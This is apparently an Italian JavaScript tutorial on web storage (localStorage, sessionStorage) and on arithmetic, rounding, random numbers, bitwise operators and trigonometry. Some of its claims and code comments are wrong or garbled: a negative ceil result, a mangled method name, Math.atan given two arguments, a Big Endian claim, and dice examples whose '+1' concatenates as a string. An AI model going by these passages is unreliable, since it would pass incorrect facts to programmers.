L'oggetto `sessionStorage` implementa la stessa interfaccia di archiviazione di `localStorage`. Tuttavia, anziché essere condivisi con tutte le pagine della stessa origine, i dati `sessionStorage` vengono memorizzati separatamente per ogni finestra / scheda. I dati memorizzati persistono tra le pagine *in quella finestra / scheda* finché sono aperti, ma non sono visibili da nessun'altra parte.

```
var audio = document.querySelector('audio');

// Maintain the volume if the user clicks a link then navigates back here.
audio.volume = Number(sessionStorage.getItem('volume') || 1.0);
audio.onvolumechange = function(event) {
```

```
sessionStorage.setItem('volume', audio.volume);
};
```

Salva i dati in sessionStorage

```
sessionStorage.setItem('key', 'value');
```

Ottieni i dati salvati da sessionStorage

```
var data = sessionStorage.getItem('key');
```

Rimuovi i dati salvati da sessionStorage

```
sessionStorage.removeItem('key')
```

Svuotamento dello spazio di archiviazione

Per cancellare lo spazio di archiviazione, è sufficiente eseguire

```
localStorage.clear();
```

Condizioni di errore

La maggior parte dei browser, se configurati per bloccare i cookie, bloccherà anche `localStorage`. I tentativi di usarlo comporteranno un'eccezione. Non dimenticare di [gestire questi casi](#).

```
var video = document.querySelector('video')
try {
  video.volume = localStorage.getItem('volume')
} catch (error) {
  alert('If you\'d like your volume saved, turn on cookies')
}
video.play()
```

Se l'errore non è stato gestito, il programma smetterebbe di funzionare correttamente.

Rimuovi l'articolo di archiviazione

Per rimuovere un elemento specifico dal browser di archiviazione (l'opposto di `setItem`) utilizzare `removeItem`

```
localStorage.removeItem("greet");
```

Esempio:

```
localStorage.setItem("greet", "hi");
localStorage.removeItem("greet");

console.log( localStorage.getItem("greet") ); // null
```

(Lo stesso vale per `sessionStorage`)

Modo più semplice di gestire lo storage

`localStorage` , `sessionStorage` sono **oggetti** JavaScript e puoi trattarli come tali.

Invece di usare metodi di archiviazione come `.getItem()` , `.setItem()` , ecc ... ecco un'alternativa più semplice:

```
// Set
localStorage.greet = "Hi!"; // Same as: window.localStorage.setItem("greet", "Hi!");

// Get
localStorage.greet; // Same as: window.localStorage.getItem("greet");

// Remove item
delete localStorage.greet; // Same as: window.localStorage.removeItem("greet");

// Clear storage
localStorage.clear();
```

Esempio:

```
// Store values (Strings, Numbers)
localStorage.hello = "Hello";
localStorage.year = 2017;

// Store complex data (Objects, Arrays)
var user = {name:"John", surname:"Doe", books:["A","B"]};
localStorage.user = JSON.stringify( user );

// Important: Numbers are stored as String
console.log( typeof localStorage.year ); // String

// Retrieve values
var someYear = localStorage.year; // "2017"

// Retrieve complex data
var userData = JSON.parse( localStorage.user );
var userName = userData.name; // "John"

// Remove specific data
delete localStorage.year;

// Clear (delete) all stored data
localStorage.clear();
```

localStorage length

`localStorage.length` **proprietà** `localStorage.length` restituisce un numero intero che indica il numero di elementi nel `localStorage`

Esempio:

Imposta elementi


```
localStorage.setItem('StackOverflow', 'Documentation');  
localStorage.setItem('font', 'Helvetica');  
localStorage.setItem('image', 'sprite.svg');
```

Ottieni la lunghezza

```
localStorage.length; // 3
```

Leggi Archiviazione Web online: <https://riptutorial.com/it/javascript/topic/428/archiviazione-web>

Capitolo 13: Aritmetica (matematica)

Osservazioni

- Il metodo `c1z32` non è supportato in Internet Explorer o Safari

Examples

Aggiunta (+)

L'operatore di addizione (+) aggiunge numeri.

```
var a = 9,  
    b = 3,  
    c = a + b;
```

c ora sarà 12

Questo operando può essere utilizzato anche più volte in un singolo incarico:

```
var a = 9,  
    b = 3,  
    c = 8,  
    d = a + b + c;
```

d ora sarà il 20.

Entrambi gli operandi vengono convertiti in tipi primitivi. Quindi, se uno è una stringa, entrambi vengono convertiti in stringhe e concatenati. Altrimenti, vengono entrambi convertiti in numeri e aggiunti.

```
null + null;           // 0  
null + undefined;     // NaN  
null + {};            // "null[object Object]"  
null + '';            // "null"
```

Se gli operandi sono una stringa e un numero, il numero viene convertito in una stringa e quindi vengono concatenati, il che può portare a risultati imprevisti quando si utilizzano stringhe dall'aspetto numerico.

```
"123" + 1;            // "1231" (not 124)
```

Se viene fornito un valore booleano al posto di uno qualsiasi dei valori numerici, il valore booleano viene convertito in un numero (0 per `false` , 1 per `true`) prima che la somma venga calcolata:

```
true + 1;           // 2
false + 5;          // 5
null + 1;           // 1
undefined + 1;     // NaN
```

Se un valore booleano viene assegnato insieme a un valore stringa, il valore booleano viene convertito in una stringa:

```
true + "1";         // "true1"
false + "bar";      // "falsebar"
```

Sottrazione (-)

L'operatore di sottrazione (-) sottrae numeri.

```
var a = 9;
var b = 3;
var c = a - b;
```

c ora sarà 6

Se viene fornita una stringa o booleana al posto di un valore numerico, viene convertita in un numero prima che venga calcolata la differenza (0 per `false` , 1 per `true`):

```
"5" - 1;           // 4
7 - "3";           // 4
"5" - true;        // 4
```

Se il valore della stringa non può essere convertito in un numero, il risultato sarà `NaN` :

```
"foo" - 1;         // NaN
100 - "bar";       // NaN
```

Moltiplicazione (*)

L'operatore di moltiplicazione (*) esegue la moltiplicazione aritmetica su numeri (letterali o variabili).

```
console.log( 3 * 5); // 15
console.log(-3 * 5); // -15
console.log( 3 * -5); // -15
console.log(-3 * -5); // 15
```

Divisione (/)

L'operatore di divisione (/) esegue la divisione aritmetica sui numeri (letterali o variabili).

```
console.log(15 / 3); // 5
```

```
console.log(15 / 4); // 3.75
```

Remainder / Modulo (%)

L'operatore rimanente / modulo (%) restituisce il resto dopo la divisione (intero).

```
console.log( 42 % 10); // 2
console.log( 42 % -10); // 2
console.log(-42 % 10); // -2
console.log(-42 % -10); // -2
console.log(-40 % 10); // -0
console.log( 40 % 10); // 0
```

Questo operatore restituisce il resto rimasto quando un operando viene diviso per un secondo operando. Quando il primo operando è un valore negativo, il valore restituito sarà sempre negativo e viceversa per i valori positivi.

Nell'esempio sopra, 10 può essere sottratto quattro volte da 42 prima che non ci sia abbastanza da sottrarre di nuovo senza cambiare segno. Il resto è quindi: $42 - 4 * 10 = 2$.

L'operatore rimanente può essere utile per i seguenti problemi:

1. Verifica se un numero intero è (non) divisibile per un altro numero:

```
x % 4 == 0 // true if x is divisible by 4
x % 2 == 0 // true if x is even number
x % 2 != 0 // true if x is odd number
```

Poiché $0 \equiv -0$, funziona anche per $x \leq -0$.

2. Implementare l'incremento / decremento ciclico del valore all'interno dell'intervallo $[0, n)$.

Supponiamo di dover incrementare il valore intero da 0 a (ma non incluso) n , quindi il valore successivo dopo $n-1$ diventa 0. Questo può essere fatto da tale pseudocodice:

```
var n = ...; // given n
var i = 0;
function inc() {
  i = (i + 1) % n;
}
while (true) {
  inc();
  // update something with i
}
```

Ora generalizza il problema precedente e supponiamo di dover consentire sia di incrementare che di decrementare quel valore da 0 a (non incluso) n , quindi il valore successivo dopo $n-1$ diventa 0 e il valore precedente prima di 0 diventa $n-1$.

```
var n = ...; // given n
var i = 0;
```

```
function delta(d) { // d - any signed integer
  i = (i + d + n) % n; // we add n to (i+d) to ensure the sum is positive
}
```

Ora possiamo chiamare la funzione `delta()` passando qualsiasi numero intero, sia positivo che negativo, come parametro `delta`.

Usare il modulo per ottenere la parte frazionaria di un numero

```
var myNum = 10 / 4;      // 2.5
var fraction = myNum % 1; // 0.5
myNum = -20 / 7;        // -2.857142857142857
fraction = myNum % 1;   // -0.857142857142857
```

Incremento (++)

L'operatore Increment (`++`) incrementa il suo operando di uno.

- Se usato come postfix, restituisce il valore prima di incrementare.
 - Se usato come prefisso, restituisce il valore dopo l'incremento.
-

```
//postfix
var a = 5,    // 5
    b = a++,  // 5
    c = a    // 6
```

In questo caso, `a` viene incrementato dopo l'impostazione `b`. Quindi, `b` sarà 5 e `c` sarà 6.

```
//prefix
var a = 5,    // 5
    b = ++a,  // 6
    c = a    // 6
```

In questo caso, `a` viene incrementato prima di impostare `b`. Quindi, `b` sarà 6 e `c` sarà 6.

Gli operatori di incremento e decremento sono comunemente utilizzati in `for` cicli, ad esempio:

```
for(var i = 0; i < 42; ++i)
{
  // do something awesome!
}
```

Si noti come viene utilizzata la variante del *prefisso*. Ciò garantisce che una variabile temporanea non venga creata inutilmente (per restituire il valore prima dell'operazione).

Decremento (-)

L'operatore di decremento (--) decrementa i numeri di uno.

- Se utilizzato come postfix su n , l'operatore restituisce la corrente n e *quindi* assegna il valore decrementato.
- Se utilizzato come prefisso a n , l'operatore assegna il valore decrementato n e *quindi* restituisce il valore modificato.

```
var a = 5,    // 5
    b = a--,  // 5
    c = a     // 4
```

In questo caso, b è impostato sul valore iniziale di a . Quindi, b sarà 5 e c sarà 4.

```
var a = 5,    // 5
    b = --a,  // 4
    c = a     // 4
```

In questo caso, b è impostato sul nuovo valore di a . Quindi, b sarà 4 e c sarà 4.

Usi comuni

Gli operatori decremento e incremento sono comunemente utilizzati in `for` cicli, ad esempio:

```
for (var i = 42; i > 0; --i) {
  console.log(i)
}
```

Si noti come viene utilizzata la variante del *prefisso*. Ciò garantisce che una variabile temporanea non venga creata inutilmente (per restituire il valore prima dell'operazione).

Nota: Né -- né ++ sono come normali operatori matematici, ma piuttosto sono operatori molto concisi per l' *assegnazione*. Nonostante il valore restituito, sia $x--$ che $--x$ riassegnano a x tale che $x = x - 1$.

```
const x = 1;
console.log(x--) // TypeError: Assignment to constant variable.
console.log(--x) // TypeError: Assignment to constant variable.
console.log(--3) // ReferenceError: Invalid left-hand size expression in prefix
operation.
console.log(3--) // ReferenceError: Invalid left-hand side expression in postfix
operation.
```

Esponenziazione (Math.pow () o **)

L'esponenziazione rende il secondo operando la potenza del primo operando (a^b).

```
var a = 2,
    b = 3,
    c = Math.pow(a, b);
```

c ora sarà 8

6

Fase 3 ES2016 (ECMAScript 7) Proposta:

```
let a = 2,  
    b = 3,  
    c = a ** b;
```

c ora sarà 8

Usa Math.pow per trovare l'ennesima radice di un numero.

Trovare l'ennesima radice è l'inverso di elevare all'ennesima potenza. Ad esempio 2 alla potenza di 5 è 32 . La quinta radice di 32 è 2 .

```
Math.pow(v, 1 / n); // where v is any positive real number  
                  // and n is any positive integer  
  
var a = 16;  
var b = Math.pow(a, 1 / 2); // return the square root of 16 = 4  
var c = Math.pow(a, 1 / 3); // return the cubed root of 16 = 2.5198420997897464  
var d = Math.pow(a, 1 / 4); // return the 4th root of 16 = 2
```

costanti

costanti	Descrizione	approssimativo
Math.E	Base del logaritmo naturale e	2.718
Math.LN10	Logaritmo naturale di 10	2.302
Math.LN2	Logaritmo naturale di 2	0,693
Math.LOG10E	Logaritmo di base 10 di e	0,434
Math.LOG2E	Logaritmo di base 2 di e	1.442
Math.PI	Pi: il rapporto tra circonferenza del cerchio e diametro (π)	3.14

costanti	Descrizione	approssimativo
Math.SQRT1_2	Radice quadrata di 1/2	0.707
Math.SQRT2	Radice quadrata di 2	1.414
Number.EPSILON	Differenza tra uno e il valore più piccolo maggiore di uno rappresentabile come numero	2.2204460492503130808472633361816E-16
Number.MAX_SAFE_INTEGER	Il numero intero più grande n tale che n e $n + 1$ siano entrambi esattamente rappresentabili come un numero	$2^{53} - 1$
Number.MAX_VALUE	Il più grande valore finito positivo di Numero	$1.79E + 308$
Number.MIN_SAFE_INTEGER	Il più piccolo intero n tale che n e $n - 1$ siano entrambi esattamente rappresentabili come un numero	$-(2^{53} - 1)$
Number.MIN_VALUE	Il più piccolo valore positivo per il numero	$5E-324$
Number.NEGATIVE_INFINITY	Valore dell'infinito negativo ($-\infty$)	
Number.POSITIVE_INFINITY	Valore dell'infinito positivo (∞)	
Infinity	Valore dell'infinito positivo (∞)	

Trigonometria

Tutti gli angoli sottostanti sono in radianti. Un angolo r in radianti misura $180 * r / \text{Math.PI}$ in gradi.

Seno

```
Math.sin(r);
```

Ciò restituirà il seno di r , un valore compreso tra -1 e 1.

```
Math.asin(r);
```

Ciò restituirà l'arcoseno (il retro del seno) di r .

```
Math.asinh(r)
```

Ciò restituirà l'arcoseno iperbolico di r .

Coseno

```
Math.cos(r);
```

Ciò restituirà il coseno di r , un valore compreso tra -1 e 1

```
Math.acos(r);
```

Ciò restituirà l'arcocoseno (il retro del coseno) di r .

```
Math.acosh(r);
```

Ciò restituirà l'arcocoseno iperbolico di r .

Tangente

```
Math.tan(r);
```

Ciò restituirà la tangente di r .

```
Math.atan(r);
```

Ciò restituirà l'arcotangente (il rovescio della tangente) di r . Si noti che restituirà un angolo in radianti tra $-\pi/2$ e $\pi/2$.

```
Math.atanh(r);
```

Ciò restituirà l'arcotangente iperbolico di r .

```
Math.atan2(x, y);
```

Ciò restituirà il valore di un angolo da $(0, 0)$ a (x, y) in radianti. Restituirà un valore compreso tra $-\pi$ e π , escluso π .

Arrotondamento

Arrotondamento

`Math.round()` arrotonda il valore al numero intero più vicino usando *metà round su* per rompere i legami.

```
var a = Math.round(2.3); // a is now 2
var b = Math.round(2.7); // b is now 3
var c = Math.round(2.5); // c is now 3
```

Ma

```
var c = Math.round(-2.7); // c is now -3
var c = Math.round(-2.5); // c is now -2
```

Nota come -2.5 è arrotondato a -2 . Questo perché i valori a metà sono sempre arrotondati, cioè sono arrotondati all'intero con il valore immediatamente successivo.

Arrotondare

`Math.ceil()` arrotonderà il valore.

```
var a = Math.ceil(2.3); // a is now 3
var b = Math.ceil(2.7); // b is now 3
```

`ceil` ing un numero negativo arrotonda a zero

```
var c = Math.ceil(-1.1); // c is now 1
```

Arrotondare

`Math.floor()` arrotonda il valore verso il basso.

```
var a = Math.floor(2.3); // a is now 2
var b = Math.floor(2.7); // b is now 2
```

`floor` un numero negativo lo arrotonda lontano da zero.

```
var c = Math.floor(-1.1); // c is now -1
```

troncando

Avvertenza : l'utilizzo di operatori bit a bit (tranne `>>>`) si applica solo ai numeri compresi tra `-2147483649` e `2147483648` .

```
2.3 | 0;           // 2 (floor)
-2.3 | 0;          // -2 (ceil)
NaN | 0;           // 0
```

6

`Math.trunc()`

```
Math.trunc(2.3);           // 2 (floor)
Math.trunc(-2.3);          // -2 (ceil)
Math.trunc(2147483648.1);  // 2147483648 (floor)
Math.trunc(-2147483649.1); // -2147483649 (ceil)
Math.trunc(NaN);           // NaN
```

Arrotondamento alle posizioni decimali

`Math.floor` , `Math.ceil()` e `Math.round()` possono essere utilizzati per arrotondare a un numero di posizioni decimali

Per arrotondare a 2 cifre decimali:

```
var myNum = 2/3;           // 0.6666666666666666
var multiplier = 100;
var a = Math.round(myNum * multiplier) / multiplier; // 0.67
var b = Math.ceil (myNum * multiplier) / multiplier; // 0.67
var c = Math.floor(myNum * multiplier) / multiplier; // 0.66
```

Puoi anche arrotondare a un numero di cifre:

```
var myNum = 10000/3;       // 3333.3333333333335
var multiplier = 1/100;
var a = Math.round(myNum * multiplier) / multiplier; // 3300
var b = Math.ceil (myNum * multiplier) / multiplier; // 3400
var c = Math.floor(myNum * multiplier) / multiplier; // 3300
```

Come una funzione più utilizzabile:

```
// value is the value to round
// places if positive the number of decimal places to round to
// places if negative the number of digits to round to
function roundTo(value, places){
    var power = Math.pow(10, places);
    return Math.round(value * power) / power;
}
var myNum = 10000/3;       // 3333.3333333333335
roundTo(myNum, 2);        // 3333.33
roundTo(myNum, 0);        // 3333
```

```
roundTo(myNum, -2); // 3300
```

E le varianti per `ceil` e `floor` :

```
function ceilTo(value, places){
    var power = Math.pow(10, places);
    return Math.ceil(value * power) / power;
}
function floorTo(value, places){
    var power = Math.pow(10, places);
    return Math.floor(value * power) / power;
}
```

Interi e galleggianti casuali

```
var a = Math.random();
```

Valore campione di `a` : 0.21322848065742162

`Math.random()` restituisce un numero casuale compreso tra 0 (incluso) e 1 (esclusivo)

```
function getRandom() {
    return Math.random();
}
```

Per utilizzare `Math.random()` per ottenere un numero da un intervallo arbitrario (non $[0,1)$) utilizzare questa funzione per ottenere un numero casuale compreso tra `min` (compreso) e `max` (esclusivo): intervallo di `[min, max)`

```
function getRandomArbitrary(min, max) {
    return Math.random() * (max - min) + min;
}
```

Per utilizzare `Math.random()` per ottenere un numero intero da un intervallo arbitrario (non $[0,1)$), utilizzare questa funzione per ottenere un numero casuale compreso tra `min` (compreso) e `max` (esclusivo): intervallo di `[min, max)`

```
function getRandomInt(min, max) {
    return Math.floor(Math.random() * (max - min)) + min;
}
```

Per utilizzare `Math.random()` per ottenere un numero intero da un intervallo arbitrario (non $[0,1)$) utilizzare questa funzione per ottenere un numero casuale compreso tra `min` (compreso) e `max` (compreso): intervallo di `[min, max]`

```
function getRandomIntInclusive(min, max) {
    return Math.floor(Math.random() * (max - min + 1)) + min;
}
```

Funzioni prese da <https://developer.mozilla.org/en->

Operatori bit a bit

Notare che tutte le operazioni bit a bit operano su numeri interi a 32 bit passando tutti gli operandi alla funzione interna [ToInt32](#) .

Bitwise o

```
var a;
a = 0b0011 | 0b1010; // a === 0b1011
// truth table
// 1010 | (or)
// 0011
// 1011 (result)
```

Bitwise e

```
a = 0b0011 & 0b1010; // a === 0b0010
// truth table
// 1010 & (and)
// 0011
// 0010 (result)
```

Bitwise no

```
a = ~0b0011; // a === 0b1100
// truth table
// 10 ~(not)
// 01 (result)
```

Bitwise xor (esclusivo o)

```
a = 0b1010 ^ 0b0011; // a === 0b1001
// truth table
// 1010 ^ (xor)
// 0011
// 1001 (result)
```

Spostamento a sinistra bit a bit

```
a = 0b0001 << 1; // a === 0b0010
a = 0b0001 << 2; // a === 0b0100
a = 0b0001 << 3; // a === 0b1000
```

Maiusc a sinistra equivale all'intero moltiplicato per `Math.pow(2, n)` . Quando si esegue la matematica intera, lo spostamento può migliorare significativamente la velocità di alcune operazioni matematiche.

Ad eccezione di (~) tutti gli operatori bit a bit sopra indicati possono essere utilizzati come operatori di assegnazione:

```
a |= b;    // same as: a = a | b;
a ^= b;    // same as: a = a ^ b;
a &= b;    // same as: a = a & b;
a >>= b;   // same as: a = a >> b;
a >>>= b;  // same as: a = a >>> b;
a <<= b;   // same as: a = a << b;
```

Attenzione : Javascript utilizza Big Endian per memorizzare interi. Ciò non corrisponderà sempre all'Endian del dispositivo / sistema operativo. Quando si utilizzano array digitati con lunghezze di bit superiori a 8 bit, è necessario verificare se l'ambiente è Little Endian o Big Endian prima di applicare operazioni bit a bit.

Avviso : operatori bit a bit come & e | **non** sono gli stessi operatori logici && (e) e || (o) . Forniranno risultati errati se usati come operatori logici. L'operatore ^ **non** è l' [operatore di alimentazione \(a ^ b \)](#) .

Ottieni casuale tra due numeri

Restituisce un numero intero casuale tra `min` e `max` :

```
function randomBetween(min, max) {
    return Math.floor(Math.random() * (max - min + 1) + min);
}
```

Esempi:

```
// randomBetween(0, 10);
Math.floor(Math.random() * 11);

// randomBetween(1, 10);
Math.floor(Math.random() * 10) + 1;

// randomBetween(5, 20);
Math.floor(Math.random() * 16) + 5;

// randomBetween(-10, -2);
Math.floor(Math.random() * 9) - 10;
```

Casuale con distribuzione gaussiana

La funzione `Math.random()` dovrebbe dare numeri casuali che hanno una deviazione standard che si avvicina a 0. Quando si sceglie da un mazzo di carte, o si simula un tiro di dadi, questo è ciò che vogliamo.

Ma nella maggior parte delle situazioni questo non è realistico. Nel mondo reale la casualità tende a riunirsi intorno a un valore normale comune. Se tracciati su un grafico, ottieni la classica curva a campana o la distribuzione gaussiana.


Per fare ciò con la funzione `Math.random()` è relativamente semplice.

```
var randNum = (Math.random() + Math.random()) / 2;  
var randNum = (Math.random() + Math.random() + Math.random()) / 3;  
var randNum = (Math.random() + Math.random() + Math.random() + Math.random()) / 4;
```

L'aggiunta di un valore casuale all'ultimo aumenta la varianza dei numeri casuali. Dividendo per il numero di volte che aggiungi si normalizza il risultato in un intervallo di 0-1

Poiché aggiungere più di un random è disordinato, una semplice funzione ti consentirà di selezionare una varianza che desideri.

```
// v is the number of times random is summed and should be over >= 1  
// return a random number between 0-1 exclusive  
function randomG(v) {  
    var r = 0;  
    for(var i = v; i > 0; i --){  
        r += Math.random();  
    }  
    return r / v;  
}
```



L'immagine mostra la distribuzione di valori casuali per diversi valori di v . La parte in alto a sinistra è la singola standard chiamata `Math.random()` basso a destra è `Math.random()` sommata 8 volte. Si tratta di 5.000.000 di campioni che utilizzano Chrome

Questo metodo è più efficiente in $v < 5$

Soffitto e pavimento

`ceil()`

Il metodo `ceil()` arrotonda un numero verso l'alto al numero intero più vicino e restituisce il risultato.

Sintassi:

```
Math.ceil(n);
```

Esempio:

```
console.log(Math.ceil(0.60)); // 1  
console.log(Math.ceil(0.40)); // 1
```



```
console.log(Math.ceil(5.1)); // 6
console.log(Math.ceil(-5.1)); // -5
console.log(Math.ceil(-5.9)); // -5
```

floor()

Il metodo `floor()` arrotonda un numero *verso il basso* al numero intero più vicino e restituisce il risultato.

Sintassi:

```
Math.floor(n);
```

Esempio:

```
console.log(Math.floor(0.60)); // 0
console.log(Math.floor(0.40)); // 0
console.log(Math.floor(5.1)); // 5
console.log(Math.floor(-5.1)); // -6
console.log(Math.floor(-5.9)); // -6
```

Math.atan2 per trovare la direzione

Se stai lavorando con vettori o linee, ad un certo punto vorresti ottenere la direzione di un vettore o di una linea. O la direzione da un punto ad un altro punto.

`Math.atan(yComponent, xComponent)` restituisce l'angolo in radgio nell'intervallo da `-Math.PI` a `Math.PI` (da `-180` a `180` gradi)

Direzione di un vettore

```
var vec = {x : 4, y : 3};
var dir = Math.atan2(vec.y, vec.x); // 0.6435011087932844
```

Direzione di una linea

```
var line = {
  p1 : { x : 100, y : 128},
  p2 : { x : 320, y : 256}
}
// get the direction from p1 to p2
var dir = Math.atan2(line.p2.y - line.p1.y, line.p2.x - line.p1.x); // 0.5269432271894297
```

Direzione da un punto a un altro punto

```
var point1 = { x: 123, y : 294};
var point2 = { x: 354, y : 284};
// get the direction from point1 to point2
var dir = Math.atan2(point2.y - point1.y, point2.x - point1.x); // -0.04326303140726714
```

Sin & Cos per creare un vettore data direzione e distanza

Se si ha un vettore in forma polare (direzione e distanza), si vorrà convertirlo in un vettore cartesiano con assi e componenti. Per riferimento, il sistema di coordinate dello schermo ha direzioni pari a 0 gradi da sinistra a destra, 90 ($\text{PI} / 2$) punto verso il basso sullo schermo e così via in senso orario.

```
var dir = 1.4536; // direction in radians
var dist = 200; // distance
var vec = {};
vec.x = Math.cos(dir) * dist; // get the x component
vec.y = Math.sin(dir) * dist; // get the y component
```

Puoi anche ignorare la distanza per creare un vettore normalizzato (1 unità lungo) nella direzione di `dir`

```
var dir = 1.4536; // direction in radians
var vec = {};
vec.x = Math.cos(dir); // get the x component
vec.y = Math.sin(dir); // get the y component
```

Se il tuo sistema di coordinate ha up, allora devi cambiare cos e sin. In questo caso una direzione positiva è in senso antiorario dall'asse x.

```
// get the directional vector where y points up
var dir = 1.4536; // direction in radians
var vec = {};
vec.x = Math.sin(dir); // get the x component
vec.y = Math.cos(dir); // get the y component
```

Math.hypot

Per trovare la distanza tra due punti usiamo Pitagora per ottenere la radice quadrata della somma del quadrato del componente del vettore tra di loro.

```
var v1 = {x : 10, y :5};
var v2 = {x : 20, y : 10};
var x = v2.x - v1.x;
var y = v2.y - v1.y;
var distance = Math.sqrt(x * x + y * y); // 11.180339887498949
```

Con ECMAScript 6 è arrivato `Math.hypot` che fa la stessa cosa

```
var v1 = {x : 10, y :5};
var v2 = {x : 20, y : 10};
var x = v2.x - v1.x;
var y = v2.y - v1.y;
var distance = Math.hypot(x,y); // 11.180339887498949
```

Ora non devi tenere le `vec` interim per impedire che il codice diventi un pasticcio di variabili

```
var v1 = {x : 10, y : 5};
var v2 = {x : 20, y : 10};
var distance = Math.hypot(v2.x - v1.x, v2.y - v1.y); // 11.180339887498949
```

`Math.hypot` può prendere qualsiasi numero di dimensioni


```
// find distance in 3D
var v1 = {x : 10, y : 5, z : 7};
var v2 = {x : 20, y : 10, z : 16};
var dist = Math.hypot(v2.x - v1.x, v2.y - v1.y, v2.z - v1.z); // 14.352700094407325

// find length of 11th dimensional vector
var v = [1,3,2,6,1,7,3,7,5,3,1];
var i = 0;
dist =
Math.hypot(v[i++],v[i++],v[i++],v[i++],v[i++],v[i++],v[i++],v[i++],v[i++],v[i++],v[i++]);
```

Funzioni periodiche che utilizzano `Math.sin`

`Math.sin` e `Math.cos` sono ciclici con un periodo di $2 * \pi$ radianti (360 gradi) producono un'onda con un'ampiezza di 2 nell'intervallo da -1 a 1.

Grafico della funzione seno e coseno: *(cortesia Wikipedia)*



Sono entrambi molto utili per molti tipi di calcoli periodici, dalla creazione di onde sonore, alle animazioni e persino alla codifica e decodifica dei dati di immagine

Questo esempio mostra come creare una semplice onda sin con controllo su periodo / frequenza, fase, ampiezza e offset.

L'unità di tempo utilizzata è secondi.

La forma più semplice con controllo solo sulla frequenza.

```
// time is the time in seconds when you want to get a sample
// Frequency represents the number of oscillations per second
function oscillator(time, frequency){
    return Math.sin(time * 2 * Math.PI * frequency);
}
```

In quasi tutti i casi, è necessario apportare alcune modifiche al valore restituito. I termini comuni per le modifiche

- **Fase:** l'offset in termini di frequenza dall'inizio delle oscillazioni. È un valore compreso tra 0 e 1 in cui il valore 0.5 sposta l'onda in avanti di metà della sua frequenza. Un valore di 0 o 1 non modifica.
- **Ampiezza:** la distanza dal valore più basso e dal valore più alto durante un ciclo. Un'ampiezza di 1 ha un intervallo di 2. Il punto più basso (trogolo) -1 al più alto (picco) 1. Per un'onda con frequenza 1 il picco è a 0,25 secondi e a valle a 0,75.
- **Offset:** muove l'intera onda su o giù.

Per includere tutti questi nella funzione:

```
function oscillator(time, frequency = 1, amplitude = 1, phase = 0, offset = 0){
    var t = time * frequency * Math.PI * 2; // get phase at time
    t += phase * Math.PI * 2; // add the phase offset
    var v = Math.sin(t); // get the value at the calculated position in the cycle
    v *= amplitude; // set the amplitude
    v += offset; // add the offset
    return v;
}
```

O in una forma più compatta (e leggermente più veloce):

```
function oscillator(time, frequency = 1, amplitude = 1, phase = 0, offset = 0){
    return Math.sin(time * frequency * Math.PI * 2 + phase * Math.PI * 2) * amplitude +
    offset;
}
```

Tutti gli argomenti a parte il tempo sono opzionali

Simulazione di eventi con probabilità diverse

A volte potresti dover solo simulare un evento con due risultati, magari con probabilità diverse, ma potresti trovarti in una situazione che richiede molti risultati possibili con probabilità diverse. Immaginiamo che tu voglia simulare un evento che abbia sei risultati ugualmente probabili. Questo è abbastanza semplice.

```
function simulateEvent(numEvents) {
    var event = Math.floor(numEvents*Math.random());
    return event;
}

// simulate fair die
console.log("Rolled a "+simulateEvent(6)+1); // Rolled a 2
```

Tuttavia, potresti non volere risultati ugualmente probabili. Supponi di avere una lista di tre risultati rappresentati come una serie di probabilità in percentuali o multipli di probabilità. Un esempio del genere potrebbe essere un dado ponderato. È possibile riscrivere la funzione precedente per simulare tale evento.

```
function simulateEvent(chances) {
  var sum = 0;
  chances.forEach(function(chance) {
    sum+=chance;
  });
  var rand = Math.random();
  var chance = 0;
  for(var i=0; i<chances.length; i++) {
    chance+=chances[i]/sum;
    if(rand<chance) {
      return i;
    }
  }

  // should never be reached unless sum of probabilities is less than 1
  // due to all being zero or some being negative probabilities
  return -1;
}

// simulate weighted dice where 6 is twice as likely as any other face
// using multiples of likelihood
console.log("Rolled a "+simulateEvent([1,1,1,1,1,2])+1); // Rolled a 1

// using probabilities
console.log("Rolled a "+simulateEvent([1/7,1/7,1/7,1/7,1/7,2/7])+1); // Rolled a 6
```

